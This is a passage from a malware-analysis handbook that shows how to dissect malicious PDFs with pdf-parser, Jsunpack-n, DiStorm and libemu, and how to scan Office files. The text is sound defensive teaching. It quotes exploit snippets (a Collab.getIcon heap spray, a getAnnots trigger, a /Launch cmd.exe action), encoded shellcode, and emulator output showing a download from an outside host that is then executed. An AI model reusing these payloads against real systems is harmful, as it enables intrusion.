You can use Jsunpack-n to fake any other environment variables as well. You will commonly see attacks that target only specific operating systems, specific versions of a browser, browsers with a specific user agent, and even browsers with a specific language configuration. In these cases, look for the following strings in the Jsunpackn.py source code and you'll see how you can add different values to tune your testing parameters.

- navigator.appCodeName
- navigator.appVersion
- navigator.userAgent
- navigator.systemLanguage
- navigator.browserLanguage

## RECIPE 6-7: LEVERAGING DIDIER STEVENS'S PDF TOOLS

Didier Stevens has created several useful tools for analyzing and extracting malicious content from PDFs.<sup>6</sup> This recipe examines the same malicious PDF that Recipe 6-5 used, but it utilizes pdfid.py and pdf-parser.py from Didier's collection.

### Exploring PDF Tags

You can use pdfid.py to print the type and count of all tags in a PDF file. This is usually a good indication of whether the file may be hiding other types of data. In fact, VirusTotal displays output from pdfid.py in the extra information section of its scanning result page.

The output that follows shows that the file contains embedded compressed streams and JavaScript objects. Lenny Zeltser's "Analyzing Malicious Documents Cheat Sheet"<sup>7</sup> contains a growing list of potentially harmful tags.

```
$ python pdfid.py samples/pdf-thisCreator.file
PDFiD 0.0.10 samples/pdf-thisCreator.file
PDF Header: %PDF-1.0
obj                9
endobj             9
stream            2
endstream        2
xref               0
trailer            1
startxref          0
/Page              1
/Encrypt           0
/ObjStm            0
/JS               1
```

<b>/JavaScript</b>	<b>2</b>
/AA	0
/OpenAction	0
/AcroForm	0
/JBIG2Decode	0
/RichMedia	0
/Colors > 2^24	0

## Following Object References

Now that you know the file contains JavaScript objects, you need to figure out the associated object IDs. To do this, use `pdf-parser.py` with the `--search=javascript` parameters:

```
$ pdf-parser.py samples/pdf-thisCreator.file --search=javascript
obj 3 0
Type:
Referencing: 5 0 R
[(2, '<<'), (2, '/JavaScript'), (1, ' '), (3, '5'), (1, ' '),
 (3, '0'), (1, ' '), (3, 'R'), (1, ' '), (2, '>>')]
<<
  /JavaScript 5 0 R
>>

obj 6 0
Type:
Referencing: 111611 0 R
[(2, '<<'), (2, '/JS'), (1, ' '), (3, '111611'), (1, ' '), (3, '0'),
 (1, ' '), (3, 'R'), (2, '/S'), (2, '/JavaScript'), (2, '>>')]
<<
  /JS 111611 0 R
  /S /JavaScript
>>
```

Based on the output, the object IDs are 3 and 6. However, neither of these objects contains the actual JavaScript code. Furthermore, there's no clear relationship between objects 3 and 6. Right now, they are just pieces of the puzzle that you need to put together. Objects 3 and 6 both reference other objects (similar to symbolic links on a file system), but the objects that they reference are not shown in the output. In particular, object 3 references object 5. Object 6 references object 111611. You can use `pdf-parser.py` to dump the contents of the object that 3 references like this:

```
$ pdf-parser.py samples/pdf-thisCreator.file -o 5
obj 5 0
Type:
Referencing: 6 0 R
```

```

[(2, '<<'), (2, '/Names'), (2, '['), (2, '('), (3, 'A'), (2, ')'),
 (3, '6'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (1, ' '),
 (2, ']''), (2, '>>')]
<<
/Names [(A)6 0 R ]
>>

```

Now you can see the link between the multiple objects. Object 3 references object 5, which references object 6, which references object 111611 (no one said these have to be sequential object numbers). When you explore object 111611, you'll see it doesn't reference any other objects, which means it's the "end of the line," so to speak. As shown by the following command, object 111611 contains 142 bytes of zlib compressed data (indicated by /FlateDecode). By passing the `-f` option, you can automatically decompress the contents:

```

$ pdf-parser.py samples/pdf-thisCreator.file -o 111611 -f
obj 111611 0
Type:
Referencing:
Contains stream
[(2, '<<'), (2, '/Filter'), (2, '/FlateDecode'), (2, '/Length'),
 (1, ' '), (3, '142'), (2, '>>'), (1, '\r\n')]
<<
/Filter /FlateDecode
/Length 142
>>

/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
var b/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
this.creator;/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
var a/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/b/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/eval(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/this.creator.replace(/z/igm,'%'))/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*//*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);"

```

Now you've found the JavaScript. It is interesting to see how many levels of indirection attackers use to make files more difficult to analyze. If you want to dump an entire file and the associated streams with `pdf-parser.py`, you can use the `-f` option without the `-o` option to inspect all deflated streams at once.

**NOTE**

PDFMiner is a generic (i.e. not specifically for malware analysis) suite of programs for extracting and analyzing PDF contents. You can use PDFMiner as a library and import it from your own Python scripts to make new tools.

<sup>6</sup><http://blog.didierstevens.com/programs/pdf-tools/>

<sup>7</sup> <http://zeltser.com/reverse-malware/analyzing-malicious-documents.html>

**RECIPE 6-8: DETERMINING WHICH VULNERABILITIES A PDF FILE EXPLOITS**

Once you've extracted and decoded JavaScript from a PDF file, you may be interested in figuring out which vulnerability (or vulnerabilities) are being targeted. Making this determination is valuable to risk assessment because you can evaluate if the PDFs would have been successful on a particular machine, given its version of Adobe Reader. Table 6-1 shows the most common PDF exploits in the wild and contains a column showing the vulnerable "condition" that you should look for when analyzing a suspicious file.

**Table 6-1:** PDF Vulnerabilities

CVE	Vulnerable Condition	Description
CVE-2007-5659	<code>Collab.CollectEmailInfo()</code>	Stack-based buffer overflow in the JavaScript engine when parsing parameters of the <code>Collab.CollectEmailInfo()</code> function
CVE-2008-2992	<code>util.printf()</code>	Stack-based buffer overflow in <code>util.printf()</code> JavaScript function
CVE-2009-0927	<code>Collab.getIcon()</code>	Buffer overflow in the JavaScript engine when parsing parameters to <code>Collab.getIcon()</code> function
CVE-2009-1492	<code>getAnnots()</code>	Buffer overflow in the JavaScript engine when parsing parameters to <code>getAnnots()</code> function
CVE-2009-0658	JBIG2	Buffer overflow in the parsing of JBIG2 image streams
CVE-2009-1862 CVE-2010-1297	Adobe Flash	Vulnerabilities causing a memory corruption in <code>authplay.dll</code>

CVE	Vulnerable Condition	Description
CVE-2009-2990	U3D	Invalid index dereference when parsing U3D CLODProgressiveMeshContinuation blocks
CVE-2009-3459	Colors	Integer overflow when parsing the FlateDecode Colors parameter
CVE-2009-4324	<code>media.newPlayer()</code>	Use after free vulnerability in JavaScript function <code>media.newPlayer()</code>
CVE-2010-0188	libTiff	Stack-based buffer overflow in libTiff library included in Adobe Reader
PDF Launch (No CVE)	PDF Launch action	Social engineering trick that prompts the user to execute an embedded executable

Here are a few points to remember when attempting to determine the targeted vulnerability:

- **In most cases, the condition is a string or the name of a function that you can see in the decoded JavaScript.** However, even after decoding, sometimes you might not see them because the vulnerable functions are assigned to variables or called using alternative methods. For instance, an attacker could use any of the following statements to call the same function:

```
Collab.getIcon(...);
```

```
Collab["\x67\x65\x74\x49\x63\x6f\x6e"] (...);
```

```
var a = Collab; a.getIcon(...);
```

- **Many malicious PDF files attempt to exploit more than one vulnerability.** The attacker may check the `app.viewerVersion` variable (which contains the Adobe Reader version). If the version indicates that the software is not vulnerable, then the attacker can try targeting a different vulnerability.

### CVE-2007-5659: `Collab.collectEmailInfo()`

`Collab.collectEmailInfo()` is one of the most common vulnerabilities seen in the wild. In early February 2008, a group of researchers at iDefense discovered<sup>8</sup> that this previously unknown vulnerability was being exploited through banner ads to install the Zone-





### CVE-2009-0927: Collab.getIcon()

You can identify PDF files that exploit this vulnerability by the overly long string passed to the `Collab.getIcon()` function, as shown in the following code.

```
var buffer = unescape("%0B");

while(buffer.length < 0x4000)
    buffer += unescape("%0B");

buffer = "N." + buffer;

[REMOVED]

for (i=0;i<450;i++){
    memory[i] = ssi + payLoadCode;
}

Collab.getIcon(buffer);
```

Adobe patched this vulnerability in late March 2009. It was first discovered in the wild a few weeks later, in April 2009, and remains one of the most commonly exploited vulnerabilities in drive-by exploits and targeted attacks today. Some security researchers speculate that attackers reverse-engineered the patch to write an exploit for this particular vulnerability. According to the vulnerability disclosure published by ZDI,<sup>9</sup> Tenable Network Security discovered the vulnerability in July 2008.

### CVE-2009-1492: getAnnots()

To detect PDF files that exploit this vulnerability, look for calls to the `getAnnots()` function with four negative parameters, which triggers a memory corruption.<sup>10</sup>

```
this.getAnnots(-1023212797,-1023212797,-1023212797,-1023212797);
```

A call to `getAnnots()` could be suspicious even without these parameters because it is used to load contents from another section of the PDF file. Once the JavaScript decodes and decrypts the annot contents, the JavaScript can execute it with a function such as `eval()`.


### CVE-2009-0658: JBIG2

To locate this exploit, you should look for objects that have the following JBIG2Decode filter.

```
<</BitsPerComponent 1/ColorSpace/DeviceGray/Filter/JBIG2Decode/Height
600/Length 4945/Name/X/Subtype/Image/Type/XObject/Width 800>>
```

PDF files targeting the JBIG2 vulnerability sometimes use heap-spraying JavaScript code. However, the JBIG2 vulnerability does not require JavaScript to be effective. Figure 6-3

shows an example of a malicious JBIG2 PDF document. Object 3 contains an `/OpenAction` tag that directs Adobe to execute the contents of object 2 when the victims open the PDF. Object 2 contains JavaScript, encoded in octal, that performs a heap spray to fill large sections of process memory before loading object 7.



**Figure 6-3:** A malicious PDF document exploiting the JBIG2 vulnerability

You can see that object 7 contains a malformed JBIG2 image stream that results in EIP transferring to the memory filled by the heap spray. Once EIP reaches the shellcode, it decodes the remainder of object 7 using an XOR mask to extract and execute a Windows PE executable file.

## CVE-2009-1862 and CVE-2010-1297: Adobe Flash

Attackers can use the `/EmbeddedFile` or `/RichMediaActivation` tags to embed a malicious Flash movie (SWF) into a PDF. In these cases, the target application is Flash player rather than Adobe Reader, although the attack is carried out by distributing a PDF. Here is an example of an embedded Flash movie:

```
4 0 obj ... /RichMediaActivation /Configuration << /Type
/RichMediaConfiguration /Instances [ << /Params <<
/Binding (Background) /Asset << /F (pushpro\056swf)
/Type /Filespec /UF (pushpro\056swf) /EF << /F 7 0 R >> ] ... endobj
```

To extract embedded Flash movies, decompress all PDF filters and look for the SWF file headers CWS (compressed) or FWS (uncompressed) at the beginning of a PDF object. You can use Didier Stevens's `pdf-parser.py` for this purpose.



## PDF Launch (no CVE)

No CVE was assigned to these types of files because the behavior of `/Launch` tags is a design choice. Adobe Reader shows a warning giving the user a choice of “Open” or “Do not open” when encountering a `/Launch` tag with a command. CVE-2009-0836 used the same technique against Foxit (an alternative PDF reader). Attackers use this tag to directly embed an executable within a PDF and then launch it using a tag similar to the following:

```
/Type /Action /S /Launch /Win << /F (cmd.exe)
```

When this is embedded within a PDF file and the user chooses to click Open, `cmd.exe` will execute. For more details and a proof-of-concept PDF file that launches commands using the `/Launch` tag, see Didier Stevens's blog.<sup>18</sup>

## Detecting CVEs with Jsunpack-n

When you analyze PDFs or JavaScript with Jsunpack-n, `detection.py` uses YARA to scan encoded and decoded data with a special set of signatures. For example, the following rule detects CVE-2008-2992:

```
rule Utilprintf: decodedPDF
{
    meta:
        ref = "CVE-2008-2992"
    strings:
        $cve20082992 = "util.printf" nocase fullword
    condition:
        1 of them
}
```

The following rule detects CVE-2009-4324:

```
rule mediaNewplayer: decodedPDF
{
    meta:
        ref = "CVE-2009-4324"
    strings:
        $cve20094324 = "media.newPlayer" nocase fullword
    condition:
        1 of them
}
```

For the most up-to-date YARA rules that Jsunpack-n uses, check the “rules” file in the Jsunpack-n source code.<sup>19</sup>

<sup>18</sup><http://www.scmagazineus.com/researchers-spot-pdf-banner-ad-exploits-for-patched-bug/article/105188/>

<sup>19</sup><http://www.zerodayinitiative.com/advisories/ZDI-09-014/>

- <sup>10</sup><https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=128>
- <sup>11</sup><http://www.swfttools.org/>
- <sup>12</sup><http://www.docsultant.com/nemo440/>
- <sup>13</sup><http://www.buraks.com/asv/>
- <sup>14</sup><http://www.securitytube.net/Analyzing-Flash-Malware-video.aspx>
- <sup>15</sup><http://blog.zynamics.com/2010/06/09/analyzing-the-currently-exploited-0-day-for-adobe-reader-and-adobe-flash/>
- <sup>16</sup><http://www.h-online.com/security/features/CSI-Internet-Attack-of-the-killer-videos-1049197.html>
- <sup>17</sup>[http://www.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/multi/fileformat/adobe\\_u3d\\_meshcont.rb](http://www.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/multi/fileformat/adobe_u3d_meshcont.rb)
- <sup>18</sup><http://blog.didierstevens.com/2010/03/29/escape-from-pdf/>
- <sup>19</sup>[http://jsunpack.jeek.org/dec/current\\_rules](http://jsunpack.jeek.org/dec/current_rules)

## RECIPE 6-9: DISASSEMBLING SHELLCODE WITH DISTORM



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows you how to analyze shellcode that you extracted from malicious PDF files. Of course, each PDF will contain different tricks to hide or obfuscate its shellcode, so this recipe uses a representative example for demonstration. One aspect of these attacks that has remained quite consistent is the use of JavaScript to perform a heap spray. You'll very commonly see the following function, which dates back to attacks in 2007.

```
function rep(count,what){
    var v = "";
    while (--count >= 0) v += what;
    return v;
}
```

This `rep` function creates a string of repeating bytes with the value `what` repeating `count` times. It is a telltale sign that shellcode is nearby, because the only reason attackers would use a function like this is to create a pad or sled to surround shellcode in memory. You'll typically find shellcode in JavaScript as a Unicode-encoded string, which is then translated into binary content with the `unescape` function. Here is an example:

```
sc="%u4341%u4b49%u11EB%u5BFC%u334B%u66C9%ub0B9%u8001%u0B34
%uE2f9%uEBFA%uE805%uFFEB%uFFFF%uF911%uF9F9%uA3F9%u72AC%u7815
%u9D15%uF9FD%u72F9%u110D%uF869%uF9F9%u0172%u1611%uF9F9%u70F9
%u06FF%u91CF%u6254%u2684%uED11%uF9F8%u70F9%uF5BF%uCF06%uD091
```

```
%u3FEB%u11AF%uF8FC%uF9F9%uBF70%u06E9%u91CF%uC5A0%u82FE%u0F11
%uF9F9%u70F9%uEDBF%uCF06%u8791%u1B21%u118A%uF91E%uF9F9%uBF70
%uCACD%u1230%u72FA%uC5B7%u387A%uA8FD%uF993%u06A8%uF5AF%u7AA0
[REMOVED]
%u24FA%uC79F%uF572%uC7B2%uA372%uFAE5%uC724%uFD72%uFA72%u123C
%uCAFB%u7239%uA62C%uA4A7%u3BA2%uF9F1%uF911%uF9F9%uA1F9%u397A
%u3AFC";
```

```
bin = unescape(sc);
```

Sometimes attackers make it easy on you and use meaningful variable names such as `shellcode` or `sc`, but that won't always happen. The following example shows code that uses one or more underscore characters for variable and function names. We've added a few comments so you can tell what's going on. Notice how the `rep` function is still recognizable, despite the cryptic variable names.

```
// create the sled
function rep(_, __){
    var ___ = "";
    while (--_ >= 0) ___ += __;
    return ___;
}

var ____ = unescape;
var _c1 = "\x6c\x65\x6e\x67\x74\x68";

// turn a string of hex bytes into Unicode-encoded format
function _____(){
    var _='';
    for(var __=0;__<[_c1];__+=4)
        _+='%'+ 'u'+__.substr(__, 4);
    return _;
}

var sc=____(____("9090909090909090EB905E1a5\
B56068a303c1674E0c0460426\
8aE480020f88c44303EB46E8e\
9FFe1FFff7466515a70437050\
707050506B6850644C504B685\
[REMOVED]"));

// make 128 copies of the sled and shellcode buffers
_ = rep(128, _____("42424242424242424242")) + sc;
```

## Disassembling Shellcode with DiStorm

To analyze Unicode-encoded shellcode, you need to translate it into a binary format. This is exactly what `unescape` does, but you're better off using Python or Perl. In either language,

you can use a regular expression to convert each occurrence of characters such as `%u3AFC` into their binary representation, `\xfc\x3a`. Then, save the data to a file or perform additional actions on it, such as disassembly.

The following example shows you how to perform the translation in Python and disassemble the result with DiStorm. DiStorm<sup>20</sup> is a binary stream disassembly tool written by Gil Dabah. To get started, install DiStorm on your Linux machine (you can also install it on Windows and Mac OS X):

```
$ wget http://ragestorm.net/distorm/distorm64-pkg1.7.30.zip
$ unzip distorm64-pkg1.7.30.zip
$ cd distorm64/build/linux/
$ make
$ bash instpython.sh
```

Now you can create a script that converts the shellcode to binary, saves a copy of the binary data to disk (as `shellcode.bin`), and then disassembles it:

```
$ cat sc_distorm.py
#!/usr/bin/python

import re
from distorm import Decode, Decode16Bits, Decode32Bits, Decode64Bits

# the first argument is Unicode-encoded shellcode
sc = sys.argv[1]

# translate to binary
bin_sc = re.sub('%u(..)(..)',
               lambda x: chr(int(x.group(2),16))+chr(int(x.group(1),16)),
               sc)

# save to disk (optional)
FILE = open("shellcode.bin", "wb")
FILE.write(bin_sc)
FILE.close()

# disassemble the binary data
l = Decode(0, bin_sc, Decode32Bits)
for i in l:
    print "0x%08x (%02x) %-20s %s" % (i[0], i[1], i[3], i[2])
```

The print statement shows each instruction's offset, size, hex bytes, and mnemonic. Pass the string of Unicode-encoded shellcode to the script on the command line. Here is an example of the output:

```
$ sc_distorm.py "%u4341%u4b49%u11EB[...]"
0x0000 (01) 41          INC ECX
0x0001 (01) 43          INC EBX
0x0002 (01) 49          DEC ECX
```

```

0x0003 (01) 4b          DEC EBX
                        ; Transfer control to 0x17
0x0004 (02) eb 11       JMP 0x17
0x0006 (01) fc          CLD
                        ; Pop the return address (start of
                        ; stage 2 payload) from the stack
                        ; into the EBX register
0x0007 (01) 5b          POP EBX
0x0008 (01) 4b          DEC EBX
                        ; Set the loop counter to zero
0x0009 (02) 33c9        XOR ECX, ECX
                        ; Set the loop counter to 0x1b0
0x000b (04) 66 b9 b001   MOV CX, 0x1b0
                        ; Start of XOR loop
0x000f (04) 80340b f9    XOR BYTE [EBX+ECX], 0xf9
0x0013 (02) e2 fa        LOOP 0xf
                        ; End of XOR loop - jump to stage 2 payload
0x0015 (02) eb 05        JMP 0x1c
                        ; Transfer control back to 0x7
                        ; This pushes the return address (0x1c)
                        ; onto the top of the stack
0x0017 (05) e8 ebffff    CALL 0x7
                        ; Beginning of stage 2 payload (encoded)
0x001c (02) 11f9        ADC ECX, EDI
[REMOVED]

```

You see the following in the disassembly:

- At offset 0x4, the `JMP` instruction transfers control to 0x17.
- At offset 0x17, the `CALL` instruction transfers control back to 0x7. When this call executes, its return address (offset 0x1c) is pushed onto the top of the stack. 0x1c is the location of the second stage payload, which is currently encoded.
- At offset 0x7, the `POP EBX` instruction removes the 0x1c value from the stack and places it in the `EBX` register.
- At offset 0x9, the `XOR ECX, ECX` instruction clears the register that will be used as a loop counter.
- At offset 0xb, the `MOV CX, 0x1b0` instruction sets the loop counter to the length of the second stage payload (432 bytes).
- At offsets 0xf and 0x13, the `XOR` and `LOOP` instructions decode each byte in the second stage payload with 0xf9. The `LOOP` instruction takes one argument that is the address to execute. It decrements the loop register `CX` by one each time it executes until `CX` is zero.
- At offset 0x15, the `JMP` instruction transfers control to the newly decoded second stage payload.



To understand the disassembled instructions beyond the offset 0x1c, you need to XOR that data and disassemble it again. To do this, you can extend the `sc_distorm.py` script using the `xortools` library presented in Recipe 12-1. In particular, paste the following code just before you disassemble the `bin_sc` buffer. It will XOR 0x1b0 bytes with 0xf9 to reveal the second stage payload.

```
from xortools import single_byte_xor

new_sc = bin_sc[0:0x1c]
new_sc += single_byte_xor(bin_sc[0x1c:0x1c+0x1b0], 0xf9)
bin_sc = new_sc
```

After making this change and disassembling the shellcode again, you'll be able to analyze the second stage payload. Although it starts at 0x1c, we've truncated a bit for brevity and show you what appears just beyond that address at 0xc6:

```
                                ; Find "%PDF" header
0x00c6 (06) 8138 25504446      CMP DWORD [EAX], 0x46445025
0x00cc (03) 8b4e 3c           MOV ECX, [ESI+0x3c]
0x00cf (02) 75 ad           JNZ 0x7e
                                ; Find PdPD shellcode marker
0x00d1 (0a) 81b8 00120000 50645044 CMP DWORD [EAX+0x1200], 0x44506450
0x00db (02) 75 a1           JNZ 0x7e
0x00dd (0a) 81b8 04120000 effeeaae CMP DWORD [EAX+0x1204], 0xaaeeafeef
0x00e7 (02) 75 95           JNZ 0x7e
0x00e9 (05) b9 00060000      MOV ECX, 0x600
0x00ee (06) 81ec 00080000      SUB ESP, 0x800
0x00f4 (01) 56             PUSH ESI
0x00f5 (01) 57             PUSH EDI
0x00f6 (02) 8bf0           MOV ESI, EAX
0x00f8 (06) 81c6 10120000      ADD ESI, 0x1210
0x00fe (02) 8bc4           MOV EAX, ESP
0x0100 (03) 83c0 08          ADD EAX, 0x8
0x0103 (02) 8bf8           MOV EDI, EAX
0x0105 (02) f3 a4           REP MOVSB
                                ; Loop counter initialized to 0x600
0x0107 (05) b9 00060000      MOV ECX, 0x600
0x010c (01) 49             DEC ECX
0x010d (01) 49             DEC ECX
0x010e (01) 49             DEC ECX
0x010f (01) 49             DEC ECX
                                ; Start of XOR loop
0x0110 (07) 813408 eefefeeef XOR DWORD [EAX+ECX], 0xeefefeeef
0x0117 (02) 85c9           TEST ECX, ECX
0x0119 (02) 75 f1           JNZ 0x10c
                                ; End of XOR loop
0x011b (01) 5f             POP EDI
0x011c (01) 5e             POP ESI
0x011d (03) ff76 3c         PUSH DWORD [ESI+0x3c]
```

```

0x0120 (03) ff76 48          PUSH DWORD [ESI+0x48]
0x0123 (03) ff76 44          PUSH DWORD [ESI+0x44]
                                ; Jump to third/final stage payload
0x0126 (02) ffe0             JMP EAX

```

The second stage of the shellcode scans the process's memory looking for the malicious PDF file's header. From that point, it scans the contents of the PDF file looking for the beginning of the third (and final) stage shellcode, which is marked with the string `pdPD`. It uses the `XOR` key `0xefffefee` to decode `0x600` bytes from the start of the marker and then transfers control to that location. The final stage shellcode (not shown) drops and executes an executable to complete the attack.

#### NOTE

There are many other ways to encode shellcode besides using Unicode characters. Alain Rioux wrote a tool called `ConvertShellcode` (downloads and information available on Lenny Zeltser's website: <http://zeltser.com/reverse-malware/convert-shellcode.html>) that handles the following formats:

- `\x90\x90\x90`
- `%u9090%u9090`
- `%90%90%90%90`
- `\u9090\u9090`
- `&#x9090&#x9090`

Another popular tool for converting shellcode and other data types is `Malzilla` (<http://malzilla.sourceforge.net/>). `Malzilla` is a Windows GUI tool, however you can use it via `Wine` on Linux.

<sup>20</sup> <https://code.google.com/p/distorm/>

#### RECIPE 6-10: EMULATING SHELLCODE WITH LIBEMU



*You can find supporting material for this recipe on the companion DVD.*

Instead of statically analyzing the shellcode, you can use the `libemu` emulation library. Emulation makes it possible to determine which API functions a program uses without the risk of infecting your machine (in fact, you can emulate Windows shellcode on Linux). To install `libemu`, follow these instructions:

```

$ git clone http://git.carnivore.it/libemu.git libemu
$ cd libemu

```

```
$ sudo apt-get install autoconf libtool
$ autoreconf -v -i
$ ./configure --prefix=/opt/libemu \
              --enable-python-bindings \
              --enable-debug
$ sudo make install
```

If this worked correctly, you can analyze the `shellcode.bin` file that you created in Recipe 6-9 by invoking the `sctest` command. The output of `sctest` includes all executed instructions and the state of CPU registers after execution. Consider the following example, in which the verbosity has been increased three levels (by adding `-vvv`):

```
$ /opt/libemu/bin/sctest -Ss 1000000000 -vvv < shellcode.bin
```

[REMOVED]

```
cpu state    eip=0x00417009
eax=0x00000000 ecx=0x00000000
edx=0x00000000 ebx=0x0041701b
Flags: PF
33C9                                xor ecx,ecx
cpu state    eip=0x0041700b
eax=0x00000000 ecx=0x00000000
edx=0x00000000 ebx=0x0041701b
Flags: PF ZF
66B9B001                                mov cx,0x1b0
cpu state    eip=0x0041700f
eax=0x00000000 ecx=0x000001b0
edx=0x00000000 ebx=0x0041701b
Flags: PF ZF
80340BF9                                xor byte [ebx+ecx],0xf9
cpu state    eip=0x00417013
eax=0x00000000 ecx=0x000001b0
edx=0x00000000 ebx=0x0041701b
Flags: PF SF
E2FA                                loop 0xffffffffc
cpu state    eip=0x0041700f
eax=0x00000000 ecx=0x000001af
edx=0x00000000 ebx=0x0041701b
Flags: PF SF
80340BF9                                xor byte [ebx+ecx],0xf9
```

[REMOVED]

The output only shows a small portion of what `sctest` really prints—we truncated some registers for brevity and only show five instructions. If you read Recipe 6-9, you'll recognize the five instructions as the decoding loop that uses `XOR` to reveal the second stage payload. The value in `EIP` contains the virtual address (VA) of each instruction. The VA for the first instruction shown (`XOR ECX, ECX`) is `0x00417009`, which corresponds to offset 9 of the

shellcode file. Notice how the `ECX` register contains 0 at the start, then changes to 0x1b0 before the first `XOR` operation, and then drops to 0x1af before the second `XOR` operation. This is the effect of the `loop` instruction automatically decrementing `ECX` after each iteration.

As you can see, the output from libemu is much different than a static disassembly, because it shows the contents of registers after each instruction. Another feature of libemu is that it creates logs of API calls made by the shellcode. The following example demonstrates this feature.


```
$ /opt/libemu/bin/sctest -Ss 1000000000 < shellcode_7da73f
verbose = 0

stepcount 914114
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x0012fe90 =>
        = "urlmon";
) = 0x7df20000;
UINT GetSystemDirectory (
    LPTSTR lpBuffer = 0x0012fe70 =>
        none;
    UINT uSize = 32;
) = 19;
HRESULT URLDownloadToFile (
    LPUNKNOWN pCaller = 0x00000000 =>
        none;
    LPCTSTR szURL = 0x004170df =>
        = "http://forxmz.zhaphishen.com/ie/logo.jpg";
    LPCTSTR szFileName = 0x0012fe70 =>
        = "c:\WINDOWS\system32\a.exe";
    DWORD dwReserved = 0;
    LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
UINT WINAPI WinExec (
    LPCSTR lpCmdLine = 0x0012fe70 =>
        = "c:\WINDOWS\system32\a.exe";
    UINT uCmdShow = 0;
) = 32;
```

This time the emulator's output shows a call to `LoadLibraryA`, `GetSystemDirectory`, `URLDownloadToFile`, and finally `WinExec`. You can use a slight variation of the `sctest` command to generate a dot graph of the shellcode's execution. Just add the `-G` parameter and make sure you've got Graphviz installed (`apt-get install graphviz`), like this:

```
$ /opt/libemu/bin/sctest -Ss 1000000000 \
                        -G graph.dot < shellcode_7da73f
$ dot -T png -o graph.png graph.dot
```

Now you should have a PNG image named `graph.png` that you can open and inspect for a visual representation of the shellcode. Figure 6-4 shows an example.



**Figure 6-4:** Graphing the flow of instructions and calls in shellcode

## Analyzing Malicious Office Documents

Attackers commonly use malicious Office documents in targeted attacks against individuals or organizations. Although some of the most naïve computer users know not to open executables received via e-mail, they won't think twice before opening a Word document, Excel spreadsheet, or PowerPoint presentation. The following recipe shows you some tools and techniques that can assist with your analysis of Microsoft Office files.

### RECIPE 6-11: ANALYZING MICROSOFT OFFICE FILES WITH OFFICEMALSCANNER



*You can find supporting material for this recipe on the companion DVD.*

Frank Boldewin's OfficeMalScanner<sup>17</sup> is a command-line tool for detecting malicious code in Microsoft Office documents. It's meant to execute on Windows, but also works well under Wine on Linux (see Recipe 3-7). In this recipe, we'll describe how OfficeMalScanner works and show you how to determine if Word, PowerPoint, or Excel documents contain exploits.

## OfficeMalScanner Modes

When you use OfficeMalScanner, you specify a desired mode or information level. The list that follows summarizes the possible modes.

- **scan**: Scans your input file for generic shellcode patterns
- **brute**: Uses XOR and ADD with values 0x00 through 0xFF to decode the contents of your input file. After each round of decoding, OfficeMalScanner checks for embedded OLE signatures and PE files. If it finds any, they are automatically extracted to separate files.
- **debug**: Prints a disassembly (for shellcode) or hex dump (for strings, OLE data, and PE files)
- **info**: Prints OLE structures, offsets, and lengths found in the input file. It also extracts any Visual Basic macros to disk.
- **inflate**: Decompresses the contents of Office 2007 documents (i.e., files with .docx extensions) to a temporary directory

## Scanning Patterns and Signatures

The following is a list of the shellcode patterns and other signatures that the `scan` mode detects:

- **Locating EIP (four methods)**: These sequences of instructions indicate attempts to find EIP. Shellcode uses this technique to figure out its effective address once loaded into memory—usually to find a string or second stage payload. In the code that follows, `reg` represents any of the general-purpose 32-bit registers.

```
CALL NEXT
NEXT: POP reg
-----
      JMP [0xEB] 1ST
2ND: POP reg
1ST: CALL 2ND
-----
      JMP [0xE9] 1ST
2ND: POP reg
1ST: CALL 2ND
-----
FLDZ
FSTENV [esp-0ch]
